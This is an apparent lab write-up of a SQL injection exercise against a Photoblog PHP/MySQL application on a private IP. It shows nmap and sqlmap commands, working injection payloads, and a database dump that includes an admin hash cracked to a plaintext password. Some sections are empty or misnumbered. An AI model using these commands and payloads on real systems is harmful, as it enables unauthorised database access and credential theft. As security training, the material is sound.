

# Web Application Security Practical: SQL Injection Exploitation

## Practical SQL Injection Attack and Data Extraction on Photoblog CMS Using SQLMap

### 1. Introduction


- Objective: To demonstrate the exploitation of SQL injection vulnerabilities using SQLMap.
- Tools Used:
  - SQLMap – an automated SQL injection and database takeover tool
  - Kali Linux (or your OS)
  - Target: Vulnerable URL (e.g., a PHP web application with GET parameter id)
- Target Technology Stack:
  - Web Server: Apache
  - Backend Language: PHP
  - Database: MySQL

### 2. Reconnaissance and Initial Scan

#### 2.1 Target Setup

- <http://target-site.com/view.php?id=1>

#### Scanning for open ports using nmap



```
(kali@kali)-[~]
└─$ sudo nmap -sS -sV -F http://192.168.125.150/cat.php?id=1
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2025-06-19 06:18 EDT
Unable to split netmask from target expression: "http://192.168.125.150/cat.php?id=1"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.32 seconds

(kali@kali)-[~]
└─$ sudo nmap -sS -sV -F 192.168.125.150
Starting Nmap 7.92 ( https://nmap.org ) at 2025-06-19 06:19 EDT
Nmap scan report for 192.168.125.150
Host is up (0.0054s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
MAC Address: FA:16:3E:A9:22:E2 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds

(kali@kali)-[~]
└─$
```



(In this pen-test I begin with attempting a single quote injection)

#### A single quote injection

A single quote injection is one of the simplest and most common forms of SQL injection. It occurs when a single quote character ( ' ) is inserted into an application input field to break or manipulate the structure of an underlying SQL query.

## How It Works

Most SQL queries that accept user input embed that input directly in the query string like this:




## 2.2 Testing SQL Injection with SQLMap

### Command used:

```
sqlmap -u "http://target-site.com/view.php?id=1" --dbs
```

-u: Specifies the target URL.

- --dbs: Attempts to enumerate all available databases if injection is successful.



```
kali@kali: ~  
File Actions Edit View Help  
80/tcp open  http  Apache httpd 2.2.16 ((Debian))  
MAC Address: FA:16:3E:A9:22:E2 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds  
  
(kali@kali)-[~]  
$ sqlmap http://192.168.125.150/cat.php?id=1  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 06:21:06 /2025-06-19/  
[06:21:07] [INFO] testing connection to the target URL  
[06:21:07] [INFO] checking if the target is protected by some kind of WAF/IPS  
[06:21:07] [INFO] testing if the target URL content is stable  
[06:21:07] [INFO] target URL content is stable  
[06:21:07] [INFO] testing if GET parameter 'id' is dynamic  
[06:21:07] [INFO] GET parameter 'id' appears to be dynamic  
[06:21:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')  
[06:21:08] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks  
[06:21:08] [INFO] testing for SQL injection on GET parameter 'id'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
```

## 3. SQL Injection Confirmation and Payload Testing

SQLMap automatically tests for:

- Boolean-based blind injection
- Error-based injection
- Time-based blind injection
- UNION-based injection

### Sample Payloads Identified:

- Boolean: `id=1 AND 1=1`
- Error-based: using `FLOOR(RAND( ))` technique
- Time-based: `id=1 AND SLEEP(5)`
- UNION-based: `UNION ALL SELECT NULL, ...`

```
kali@kali: ~  
File Actions Edit View Help  
[06:22:29] [INFO] target URL appears to have 4 columns in query  
[06:22:29] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable  
[06:22:29] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y  
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:  
--  
Parameter: id (GET)  
  Type: boolean-based blind  
  Title: AND boolean-based blind - WHERE or HAVING clause  
  Payload: id=1 AND 4051=4051  
--  
  Type: error-based  
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
  Payload: id=1 AND (SELECT 2310 FROM(SELECT COUNT(*),CONCAT(0x7176787a71,(SELECT (ELT(2310=2310,1))),0x7178707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)  
--  
  Type: time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
  Payload: id=1 AND (SELECT 1406 FROM (SELECT(SLEEP(5)))PPND)  
--  
  Type: UNION query  
  Title: Generic UNION query (NULL) - 4 columns  
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176787a71,0x41e644f72674c7a5a4170564d724761666859547a6366534470535752525858534c4d4270594879,0x7178707071),NULL,NULL--  
--  
[06:23:03] [INFO] the back-end DBMS is MySQL  
[06:23:03] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)  
web server operating system: Linux Debian 6 (squeeze)  
web application technology: PHP 5.3.3, Apache 2.2.16  
back-end DBMS: MySQL >= 5.0  
[06:23:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.125.150'  
[06:23:03] [WARNING] your sqlmap version is outdated
```

## 4. Database Enumeration

After identifying SQL injection, I listed all databases:

Command:

```
sqlmap -u "http://target-site.com/view.php?id=1" -dbs
```


Output Example:

- photoblog
- information\_schema

```
kali@kali: ~  
File Actions Edit View Help  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=1 AND (SELECT 2310 FROM(SELECT COUNT(*),CONCAT(0x7176787a71,(SELECT (ELT(2310=2310,1))),0x7178707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)  
--  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1 AND (SELECT 1406 FROM (SELECT(SLEEP(5)))PPND)  
--  
Type: UNION query  
Title: Generic UNION query (NULL) - 4 columns  
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176787a71,0x41e644f72674c7a5a4170564d724761666859547a6366534470535752525858534c4d4270594879,0x7178707071),NULL,NULL--  
--  
[06:24:27] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6 (squeeze)  
web application technology: Apache 2.2.16, PHP 5.3.3  
back-end DBMS: MySQL >= 5.0  
[06:24:27] [INFO] fetching database names  
available databases [2]:  
[*] information_schema  
[*] photoblog  
[06:24:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.125.150'  
[06:24:27] [WARNING] your sqlmap version is outdated  
[*] ending @ 06:24:27 /2025-06-19/  
  
(kali@kali)-[~]  
$
```

## 7. Post-Exploitation & Cracking


- SQLMap recognized password hashes.
- Dictionary attack used:
  - Hash 8efe310f9ab3efeae8d410a8e0166eb2 cracked to P4ssw0rd



```
File Actions Edit View Help
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[06:28:06] [INFO] fetching tables for database: 'photoblog'
[06:28:06] [INFO] fetching columns for table 'pictures' in database 'photoblog'
[06:28:06] [INFO] fetching entries for table 'pictures' in database 'photoblog'
Database: photoblog
Table: pictures
[3 entries]
+----+-----+-----+-----+
| id | cat | img | title |
+----+-----+-----+-----+
| 1 | 2 | hacker.png | Hacker |
| 2 | 1 | ruby.jpg | Ruby |
| 3 | 1 | cthulhu.png | Cthulhu |
+----+-----+-----+-----+


[06:28:06] [INFO] table 'photoblog.pictures' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.125.150/dump/photoblog/pictures.csv'
[06:28:06] [INFO] fetching columns for table 'users' in database 'photoblog'
[06:28:06] [INFO] fetching entries for table 'users' in database 'photoblog'
[06:28:06] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[06:28:06] [INFO] using hash method 'md5_generic_passwd'
[06:28:06] [INFO] resuming password 'P4ssw0rd' for hash '8efe310f9ab3efeae8d410a8e0166eb2' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+----+-----+-----+
| id | login | password |
+----+-----+-----+
| 1 | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-----+-----+
```

### Attempt login






## Successfull login



## Attempting to add data to the db



## Conclusion

- SQLMap efficiently exploited an SQLi vulnerability and extracted critical database information.
- The vulnerability stems from poor input validation and lack of prepared statements.
- This test highlights the need for secure coding, WAFs, and regular security testing.